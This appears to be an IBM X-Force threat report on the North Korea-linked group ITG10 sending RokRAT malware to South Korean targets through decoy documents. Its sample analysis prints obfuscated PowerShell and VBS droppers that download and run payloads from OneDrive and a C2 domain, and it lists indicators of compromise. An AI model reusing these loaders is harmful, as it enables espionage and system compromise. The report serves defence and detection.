

ITG10 Likely Targeting South Korean Entities of Interest to the Democratic People's Republic of Korea (DPRK)

securityintelligence.com/posts/itg10-targeting-south-korean-entities/

[Home](#) [Intelligence & Analytics](#)



Malware June 6, 2023

By [Joshua Chung](#) [Melissa Frydrych](#) [Claire Zaboeva](#) [Agnes Ramos-Beauchamp](#) 7 min read

In late April 2023, IBM Security X-Force [uncovered documents](#) that are most likely part of a phishing campaign mimicking credible senders, orchestrated by a group X-Force refers to as [ITG10](#), and aimed at delivering RokRAT malware, similar to what has been observed by [others](#). ITG10's tactics, techniques and procedures (TTPs) overlap with [APT37](#) and [ScarCruft](#). The initial delivery method is conducted via a LNK file, which drops two Windows shortcut files containing obfuscated PowerShell scripts in charge of downloading a second stage RokRAT shellcode. RokRAT can execute remote C2 commands, data exfiltration, file download/upload, and keylogging. The uncovered lure documents suggest ITG10 may be targeting individuals and organizations involved in foreign policy associated with the Korean peninsula.

Key Findings:

- ITG10 likely targeting South Korean government, universities, think tanks, and dissidents
- Phishing emails spoof legitimate senders to deliver RokRAT via LNK files
- Email attachments mimic legitimate documents
- Additional malware samples possibly related to ITG10 RokRAT campaigns

Decoy Documents

In late April 2023, X-Force uncovered several Zip Archives files hosting multiple lure documents likely sent via phishing campaigns operated by ITG10. X-Force assesses that the documents are likely decoys geared toward various personnel within two subsets of activity: South Korean government, communication, and educational centers; and energy, manufacturing, and supply chain. This section provides analysis of the lure documents and potential targets.

South Korean Government, Communications and Educational Centers

The first suspected subset of activity revealed Korean-language lure documents. The first titled [\(0722\)상임위원회 및 상설특별위원회 위원 명단 \(최종\).zip \[\(0722\) List of Standing Committee and Standing Special Committee members \(final\).zip\]](#), contains charts listing the Standing Committee members and assignments associated with broadcast media in South Korea as of July 2022. Examination of the contents suggests that it is a directory of eighteen South Korean parliamentary committee assignments, the number of committee members, their names, and political party affiliation. Committees include Education and Judicial, International and Foreign Affairs, Defense, and Intelligence. The intended targets for this lure are likely to be parliamentary members seeking information on their committee assignment or reporters covering parliament.

(0722)상임위원회 및 상설특별위원회 위원 명단(최종).zip

상임위원회 및 상설특별위원회 위원 명단

△: 간사 2022년 7월 22일 현재

위원회 (18개)	국회운영	법제사법	정 무	기획재정	교 육	과학기술 정보 방송통신	외교통일	국 방	행정안전	문화체육 관광	농림축산 식품 해양수산	산업통상 자원 중소벤처 기업	보건복지	환경노동	국토교통	정 보	여성가족	예산결산특 별
현원/정 원	28/28	18/18	24/24	26/26	16/16	20/20	21/21	16/17	22/22	16/16	19/19	30/30	24/24	16/16	30/30	12/12	17/17	32/50
본 구																		
위원장	(국민의 힘)	(국민의 힘)	민주당	(국민의 힘)	민주당	민주당	(국민의 힘)	(국민의 힘)	(국민의 힘)	민주당	민주당	민주당	민주당	민주당	민주당	(국민의 힘)	민주당	민주당
더불어민주당 (169인, 56.711%)																		
	(16)	(10)	(14)	(15)	(9)	(11)	(12)	(9)	(12)	(9)	(11)	(17)	(14)	(9)	(17)	(7)	(10)	(28)
국민의힘 (115인, 38.591%)																		
	(11)	(7)	(9)	(10)	(6)	(8)	(8)	(6)	(9)	(6)	(7)	(12)	(9)	(6)	(12)	(5)	(6)	(1)
어느 교섭단체 에도 속하지 아니하 는 의원 (14인, 4.698%)																		
	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(1)	(0)	(1)	(2)

An additional decoy document titled *계약서내용.pdf* (Contract detail.pdf) appears to be associated with a national South Korean broadcaster. The contents detail the company's approach to radio drama production scheduled for broadcast in May 2023. North Korean sponsored threat actors have previously been known to create accounts posing as broadcasting scriptwriters to deceive watchers. In 2021, North Korean threat actors compromised several email accounts of prominent defectors to send malicious documents to contacts working on DPRK issues. ITG10 has also been known to infect news websites with malware likely to spy on readers.

계 약 서 내 용

1. 계약의 목적은 'KBS'가 우수한 국내 도서를 다양한 청취자에게 소개하고 홍보하는데 있다.
2. 'KBS'는 원작을 바탕으로 오디오 드라마로 각색, 제작하여 2023년 5월 21일 (변동 가능시 10일전 미리 연락) KBS 한민족 방송 '라디오 문학관'에서 방송하기로 한다.
3. 'KBS'는 각색된 오디오 드라마를 KBS의 비상업적 공익 라디오 채널(3라디오 등)에서 재방송할수 있으며,
4. 'KBS'는 원 저작물을 각색하여 오디오드라마 대본을 작성함에 있어 작품의 내용을 존중하며, 저작권자의 저작권격을 침해해서는 안된다.
5. 단 방송대본 제작을 위해 방송표현상 부득이할 경우 위 저작물의 본질을 해하지 않는 범위 내에서 위 저작물 일부를 수정 변경할수 있다.
6. 'KBS'는 저작물의 방송 이용 대가로 삼십만원을 방송일로부터 1개월 이내에 원작자에게 지급한다.

A third decoy [2023년도 4월 29일 세미나.pdf](#) (April 29, 2023 Seminar.pdf) appears to be an itinerary for an event hosted in April 2023 by a [South Korean think tank](#). The event includes multiple seminars on political theory, military history, and a talk on “Intelligence activities and cyber security of the National Intelligence Service.” Members of this think tank include professors from multiple universities and South Korean government entities. There are [two mobile phone numbers and a Zoom link with a password in the decoy document](#), which can be scraped to launch phishing material over social medial platforms. Based on the document’s content, academic and government employees, especially those in intelligence and cybersecurity, are probable targets for phishing emails containing this type of decoy document.

2023년도 4월 29일 세미나.pdf

2023년도 4월 한국행정학회 행정사연구회/국가정보연구회 「포럼 감성과 문화」 156차 세미나 안내

- 회: 2023년 4월 29일 (토) 09:30 - 19:30 (학술세미나 13:30 - 18:00)
- 곳: 한국행정학회 세미나실
(지하철 3호선 강동구청 역, 2호선 강동구청 역, 서울동대문로역 1609호)
- 연락처: [REDACTED]
- 참고: 방역 철저 (적용 할것이 어려운 경우 Zoom으로 참석 가능함)
- 등록, 세미나 등록:


(주 식)	차, 간식	18:20 - 18:30
+	(제5세션)	18:30 - 18:00
좌 장	[REDACTED]	18:40 - 18:00
발 표 1	[REDACTED]	
발 표 2	[REDACTED]	
좌 장	[REDACTED]	
+	(제6회식, 만찬)	18:00 - 19:30
	[REDACTED]	

<교원 강독 일정>		
+	교원 강독 「왕제내경(皇極內經), 문명론(文明論)」	9:30 - 11:20
+	방송 중장 [REDACTED]	11:20 - 11:50
+	송(宋)재형 송의 정치 행정: 양론(襄論)	11:50 - 12:20
(참석 식사)	세미나 통장 및 사회, 좌장 참석자	12:20 - 13:10
<세미나 일정> /연계 사회: 임 성재(송유대)		
+	회의실 준비, 운통	13:00 - 13:30
+	(개회식) /개회사 행정사연구회/국가정보연구회/「포럼 감성과 문화」 회장 /축 사 이 덕표(한국행정학회 회장)	13:30 - 13:40
+	(제1세션)	13:40 - 18:00
좌 장	[REDACTED]	
좌 장 1	[REDACTED]	
좌 장	[REDACTED]	
(주 식)	차, 간식	18:10 - 18:20
+	(제2세션)	18:20 - 18:20
좌 장	[REDACTED]	
좌 장 2	[REDACTED]	
좌 장	[REDACTED]	

The second grouping of lure documents features a zip file **projects in Libya.zip** containing a LNK file **Pipelines Profile (Elfeel- Sharara- Mellitah + Wafa – Mellitah).lnk**, as well as additional English-language decoy files. The decoy files are a Microsoft Word Document and PDF copy of a document titled **Proposed MOU GTE Korea**. The documents appear to be legitimate and establish a written Memorandum of Understanding (MOU) between an authentic privately owned Libyan energy company and a South Korean consulting firm specializing in energy, procurement, construction and finance (EPC&F). In addition, the zip contains a second non-malicious lure PDF titled **MFZ Executive Summary Korea** detailing a feasibility study regarding the development and expansion of the “sea port free zone of Misurata.”

Based on the decoy content, the likely recipients of this phishing campaign would be organizations or individuals involved with a construction project in the Middle East. The Middle East has been a traditional customer for many large-scale construction projects for multiple South Korean companies, and there has been a recent push by the South Korean administration to what’s known as the ‘2nd construction boom’. These construction projects are part of the South Korean government’s pivot to the Middle East, deepening ties both militarily and economically.

TUNDRABIZ



**Financial and economic feasibility study for the project to develop and expand
the sea port free zone of Misurata**

1. Introduction:

Misurata as a main transit point for container transit trade, has been prepared according to the data from the following basic assumptions:

- The costs of implementing the infrastructure works and equipment amount (290,000,000.00) USD.
- The useful life of the infrastructure is (40) years and the useful life of equipment and supplies (20) years).
- Depreciation is calculated on a straight-line basis.
- The estimated useful life of the project (20) years.
- Implementation of the project, including infrastructure works, fixtures and equipment, takes place in two years.
- The project’s revenues consist of container handling revenues, and other revenues from service fees such as storage, transportation and marine services.
- Estimated container handling quantity as of the beginning of the first year of operation

The figure is a line graph titled "Enppi Sharara/Mellitah Pipeline Profile". The vertical axis represents "Elevation (m)" ranging from 0 to 1000 in increments of 100. The horizontal axis represents "Length (km)" ranging from 0 to 800 in increments of 100. The profile shows a complex terrain with several peaks and valleys. Key points on the profile are labeled with wellhead (WT) and separator (SB) identifiers and their corresponding elevations. For example, WT-1 is at 222.5 m, WT-2 at 232.5 m, WT-3 at 562.5 m, and SB-117 at 75.5 m. The profile starts at an elevation of approximately 850 m at length 0 and ends at approximately 75.5 m at length 800 km. The graph also includes labels for "Top of Jebel Fazzan" and "Foot of Jebel Fazzan" at various points along the pipeline.

Sample Analysis

4/14

RokRAT has been previously analyzed as having a multi-stage process with two components. The first involves tooling, and the second involves the payload, likely to inhibit researchers from analyzing the final payload, while maintaining the ability to stop delivery once a target system is infected. RokRAT campaigns typically begin with a phishing email with a ZIP file attachment, containing a LNK file disguised as a Word document. When the LNK file is activated, a PowerShell script is executed, opening a decoy document to start the download process of RokRAT which is hosted at OneDrive or similar cloud application. In another campaign, ITG10 was observed delivering RokRAT via HWP and Word files containing LNK files. In X-Force's analysis of recent RokRAT-related files, in lieu of a ZIP file, we found Optical Disc Image files (ISO) containing LNK files that had slightly modified PowerShell scripts, and Hangul Word Processor decoy documents (HWP).

ISO Files

The ISO files that X-Force observed contained a LNK file disguised as an exe icon, subsequently containing a HWP file, and a batch file. The LNK file contains a PowerShell command, as seen below as an example. Once the LNK file is executed, it extracts and drops a decoy file, and a batch file within the user's %TEMP% folder. In this instance, the files were **2023년도 4월 29일 세미나.pdf** – decoy file, and **230415.bat**.

icon_location = C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

```
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = '%temp%'}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {$_.length -eq 0x00030DD94E} ^| Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00085268 -ReadCount 00085268; $pdfPath = '%temp%\2023년도 4월 29일 세미나.pdf'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002390)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00088506 -ReadCount 00088506; $exePath = '%temp%\230415.bat'; sc $exePath ([byte[]]($exeFile ^| select -Skip 00085268)) -Encoding Byte; ^& $exePath;
```

```
start /min c:\\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$pull = "$pina="""5B4E65742E536572726696365506F696E744D616E616765725D3A3A536563757269747950726F746F636F6C3D5B456E756D5D3A3A546F4F626A65637428B54E65742E536563757269747950726F746F636F6C547970655D2C2033303732293B2461613D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220476C6F62616C416C6C6F632875696E7420622C75696E742063293B273B24623D4164642D54797065202D4D656D626572446566696E6974696F6E20246161202D4E616D6520224141412220202D50617373546872753B2461626162203D20275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20622C6F6C205669727475616C50726F7465637428496E7450747220612C75696E7420622C75696E7420632C6F757420496E745074722064293B273B246161623D4164642D54797065202D4D656D626572446566696E696E6974696F6E202461626162202D4E616D6520224141412220202D50617373546872753B2463203D204E65727D4F626A6563742053797374656D2E4E65742E576562436C69656E743B24643D2268747470733A2F2F6170692E6F6E6564726976652E636F6D2F76312E302F7368617265732F75216148523063484D364C7938785A484A324C6D317A4C326B76637946246164668465745784B5530354E554652695A6E706E56553134546D4A4A626B4D3251306B5F5A5431575A456C4C536A452F726F6F742F636F6E74656E74223B2462623D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E745074722043726561746554687265616428496E7450747220612C75696E7420622C496E7450747220632C496E7450747220642C75696E7420652C496E745074722066293B273B246363633D4164642D54797065202D4D656D626572446566696E6974696F6E20246262202D4E616D6520224242422202D50617373546872753B246464643D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E2074696F6E20246464202D4E616D652022444442202D50617373546872753B24653D3131323B646F207B2020747279207B2024632E486561646572735B22757365722D6167656E74225D203D2022636F6E6E6E6566374696E672E2E2E223B24786D7077343D24632E446F776E6C6F616444617461282464293B247830203D2024623A3A476C6F62616C416C6C6F63283078303034302C2024786D7077342E4C656E6774682B3078313030293B246F6C64203D20303B246161623A3A5669727475616C50726F74656374282478302C2024786D7077342E4C656E6774682B30783130302C20302C20302C302C30293B246666663A3A57616974466F7253696E676C654F626A656374282468616E646C652C203530302A31303030293B7D3B24653D32323B7D63617463687B736C6565702031313B24653D3131323B7D7D7768696C65282465202D657120313132293B""; $moni="""; for ($i=0; $i -le $pina.Length-2; $i=$i+2) {$POLL=$pina[$i]+$pina[$i+1]; $moni= $moni+[char]
```

PowerShell Commands:

```

1 %windir%\SysWOW64\cmd.exe /c powershell -windowstyle hidden
2
3 $dirPath = Get-Location;
4 if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {
5     $dirPath = '%temp%'
6 };
7 $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {
8     $_.length -eq 0x0001DB1D86
9 } ^| Select-Object -ExpandProperty FullName;
10 $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00091558 -ReadCount 00091558;
11 $pdfPath = '%temp%\230402.hwp';
12 sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002470)) -Encoding Byte; ^&$pdfPath;
13 $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00094808 -ReadCount 00094808;
14 $exePath = '%temp%\230402.bat';
15 sc $exePath ([byte[]]($exeFile ^| select -Skip 00091558)) -Encoding Byte; ^&$exePath;
16 $ppams = "$seric5=""5B4E...<LongHex>...293B""";
17 $bulst="";
18 for($i=0;$i -le $seric5.Length-2;$i=$i+2) {
19     $NTMO=$seric5[$i]+$seric5[$i+1];
20     $bulst= $bulst+[char]([convert]::toint16($NTMO,16));
21 };
22 Invoke-Command -ScriptBlock ([Scriptblock]::Create($bulst));";
23 Invoke-Command -ScriptBlock ([Scriptblock]::Create($ppams));

```

Related Malware?

While researching the RokRAT-related files, X-Force also uncovered three LNK files that behave differently than expected. There is no use of OneDrive or similar cloud applications to host a second-stage payload, and instead of dropping a batch file, these LNK files drop VBS, with the obfuscation technique for the dropped files being hex-encoding vs. string concatenation. In addition, the RokRAT LNK files drop batch files and downloads the payload that is decoded using the first byte as a key, then the payload is executed using Windows API functions (VirtualProtect). With these additional LNK files, the VBS downloaders do not perform these actions.

The LNK files analyzed contain an encoded PowerShell, and once the LNK files are executed, the PowerShell script is run, and two files are dropped to the user's %TEMP% folder. In one analyzed sample, the files dropped were a VBS file (tmp<random-9-digit-number>.vbs), and a Plaintext file with contents **asdfgqwert**. The VBS file will get executed via Wscript.exe:

"C:\Windows\System32\WScript.exe" "C:\Users\Usuario\AppData\Local\Temp\tmp<nine-digit-number>.vbs". Wscript.exe is a service

Wscript.exe is a service provided by the Windows system with scripting abilities. Subsequently, two GET requests are initiated. In a third file we analyzed, instead of the LNK file dropping a VBS and a Plaintext file, a VBS file and a JPEG decoy file are dropped to the users %TEMP% folder. In this case, the JPEG decoy file appears to be a correspondence related to the "Proof of Digital Assets". At the time of this analysis, X-Force was unable to retrieve the final payload from the servers as they have been taken down; therefore, it is uncertain whether these additional LNK files are related to ITG10 activity. Further research and analysis are needed to determine relevance and attribution.

Encoded PowerShell:


```

'ersolution=testtemp0tempcoden Etempcoderrtempcodeor Rtempcodeestempcodeume
NetempcodexttesttempStempcodeub
SetempcodetItemcodeESttempcodeate()testtempCtempcodeonst htempcodek
tempcode= &H8000tempcode0001testtempregditempcodeer =
"tempcodeSoftwtempcodeare\Mtempcodeicrosoft\Intetempcodernet
Etempcodeexplorer\Mtempcodeain":Wtempcodeith
GtempcodeetObjtempcodeectempcodet ("wtempcodeinmtempcodegmts:\rottempcodeot\det
empcodefault:StdRtempcodeegProv") testtemp.SettempcodeStrintempcodegVatempcode
lue hk, retempcodegdir, "Chtempcodeeck_Atempcodeassociattempcodeions",
"notempcode"testtemp.SettempcodeDwotempcodeerdVatempcodehue hk, regdir,
"DisableFirstRunCustomize", 1testtemp.SetDwtempcodeordValue hk,
"Sotempcodeftware\Micrtempcodeosoft\Edtempcodege\IETtempcodeoEdge",
"ReditempcodeerectionMode", 0 testtempEnd Witemcodeh:Etempcodeend
SutempcodebttesttempSetempcodetIEState:ui = "xn--
vn4b27hka971hbue.kr/src/cheditor4/icons/button/upload/up"testtempWitemcodeh
CrtempcodeeateObtempcodeject ("IntetempcodernetExplorer.Atempcodeplicatempcod
etion") testtemp.Natempcodevigat "htempcodettptempcode:/tempcode/tempcode" &
ui & "/list.php?query=1":Dtempcodeo whtempcodeile
.butempcodesytesttempWScrtempcodeipt.Sltempcodeeep
100testtempLoopsttemppt=.Dotempcodeument.Botempcodey.ItemcodennerTetemp
codexttesttemp.QtempcodeuittesttempEnd
WitemcodehsttesttempExectempcodeuttempcodee (btempcodet) testtempsttemp=endso
lution
b_arrow = "Scri"
a_arrow = b_arrow & "pt"
c_arrow = "ing.FileSystem"
e_arrow = "ect"
d_arrow = "Obj"
a_arrow = a_arrow & c_arrow & d_arrow & e_arrow
set red_arrow = CreateObject(a_arrow)
set fp = red_arrow.OpenTextfile(Wscript.ScriptFullName,1)
yy_arrow = fp.readall()
mylen = InStr(yy_arrow,"=endsolution") - InStr(yy_arrow,"ersolution=")-12
yy_arrow = Mid(yy_arrow,InStr(yy_arrow,"ersolution")+12,mylen)
yy_arrow = Replace(yy_arrow,"testtemp",";")
yy_arrow = Replace(yy_arrow,"tempcode","")
execute yy_arrow

```

GET Requests:

```

GET /favicon.ico
HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: xn--vn4b27hka971hbue[.]kr
Connection: Keep-Alive

```

```

GET /src/cheditor4/icons/button/upload/up/list.php?query=1
HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like GeckoAccept-Encoding: gzip, deflate
Host: xn--vn4b27hka971hbue[.]kr
Connection: Keep-Alive

```

Proof of Digital Assets JPEG

Proof of Digital Assets

To Whom It May Concern:

We, Matrixport Technologies Ltd hereby confirm, that the amount of Billance investment limited's Digital Assets (user id: [REDACTED]) under Matrixport Platform at the certain time point: 24 Nov 2022 24:00 (GTM+8) are as below:

Digital Asset Type:	Amount:
USDT	20,000,000
BTC	0.085226909817351524
ETH	1,000
TRX	0.100777

USDT TRC20 address: [T19P8wqphbu4826c7u0d0f11u0f022](#)
BTC address: [186g9T97u6u4826c7u0d0f11u0f022](#)
ETH address: [0x00](#)
TRX address: [T19P8wqphbu4826c7u0d0f11u0f022](#)

Matrixport Technologies Ltd

X-Force Recommendations

Multiple lure documents uncovered in this campaign suggest ITG10 continues to target individuals and organizations involved in foreign policy, potentially related to shifts in the geopolitical and security environment on the Korean peninsula. IBM X-Force assesses with high confidence that individuals and organizations holding strategic, political, or military information in connection with the Korean peninsula will see elevated threats from the DPRK, given ITG10's previous and recent activity.

Organizations that may be at elevated risk of targeting from ITG10 have the potential to decrease the risk to their organization by employing heightened vigilance toward potential phishing emails, warning employees of the phishing email threats, employing and closely monitoring endpoint detection and response (EDR) tools, and leveraging behavioral analytics to identify malicious behavior. We also recommend that potentially targeted organizations alert on the following indicators of compromise to detect behavior related to this campaign.

Indicators of Compromise

Indicator

f92297c4efabba98befeb992a009462d1aba6f3c3a11210a7c054ff5377f0753

7ef2c0d2ace70fedfe5cd919ad3959c56e7e9177dcc0ee770a4af7f84da544f1

06431a5d8f6262cc3db39d911a920f793fa6c648be94daf789c11cc5514d0c3d

1c5b9409243bfb81a5924881cc05f63a301a3a7ce214830c7a83aeb2485cc5c3

cb4c7037c7620e4ce3f8f43161b0ec67018c09e71ae4cea3018104153fbed286

Indicator

5815a6f7976e993cdf9e024f4667049ec5a921b7b93c8c8c0e5d779c8b72fcc

240e7bd805bd7f2d17217dd4cebc03ac37ee60b7fb1264655cfd087749db647a

9854750f3880c7cee3281d8c33292ca82d0d288963f0f2771d938c06ccaffaa9

ce56b011ac4663a40f0ba606c98c08aaf7caf6a45765aa930258fe2837b12181

cc6ae9670e38244e439711b1698f0db3cff000b79bec7f47bc4aa5ab1f6177c0

00d88009fa50bfab849593291cce20f8b2f2e2cf2428d9728e06c69fced55ed5

6753933cd54e4eba497c48d63c7418a8946b4b6c44170105d489d29f1fe11494

f1289e7229ace984027f29cf8e2dd8fdd19b0c4b488da31ff411ee95305eaecc

fa2ebcdfce8bbe4245ed77b43d39e22c0c7593ca3f65be3fd0ccdf7ee02130a9

76d0133d738876f314ae792d0cf949710b66266ba0cebefbd98ce40c64a9b15b

5678196f512f8a531c7d85af8df4f40c7a5f9c27331b361bb1a1c46d317a77d8

C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

C:\Program Files (x86)\Hnc\Office 2020\HOffice110\Bin\Hwp.exe

hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBaIFOTHZFRV9DVU9iUFdnLXhpZG8xRXFYckU_ZT1BM1QwV2C

hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRINnFWazdDNHp2Yy1SekU_ZT1SSFZJSk4

hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBaFFNUDZIZzhUkZiN0xVMUNPQ2YzeE5vVFU_ZT1wZ2liaUM/r

hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnVU14TmJjbkM2Q0k_ZT1WZEILSjE/r

hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBdTJteTF4aDZ0OFhnUjJNem1zOG5oUndvLTZCP2U9akhlQzZ5/r

6bab11d956148277757f16c069ebef3f1cd6885dbef55306ffde30037a41d48

7529eaeeb29c713f8e15827c79001a9227d8bc31c9209bf524a4ff91648a526e

xn--vn4b27hka971hbue[.]kr

50fe8a981a7d4824f0b297f37804b65672ed4484e198e7c324260a34941ddac7

3d1d2d0464013d9e1dd7611d73176f3a31328a41d6474d5b6d0582ad09d3b17d

partybbq.co[.]kr

1ec4d60738a671f00089a86eeba6cb13750bce589e84fd177707718a4cc7d8f1

88c219656f853b2dc54ae02d32a716e10c8392ed471d1c813e57de2dc170951e

7aa7233feb8e8a7b71ae6cdd0ddb8c2b192d4b6e131fed1ade82efdcb8096c57

Scroll to view full table



To learn how IBM X-Force can help you with anything regarding cybersecurity including incident response, threat intelligence, or offensive security services schedule a meeting here:

[IBM X-Force Scheduler](#)

If you are experiencing cybersecurity issues or an incident, contact X-Force to help:

US hotline 1-888-241-9812 | Global hotline (+001) 312-212-8034

POPULAR



[Threat Intelligence](#) February 21, 2023

Backdoor Deployment and Ransomware: Top Threats Identified in X-Force Threat Intelligence Index 2023

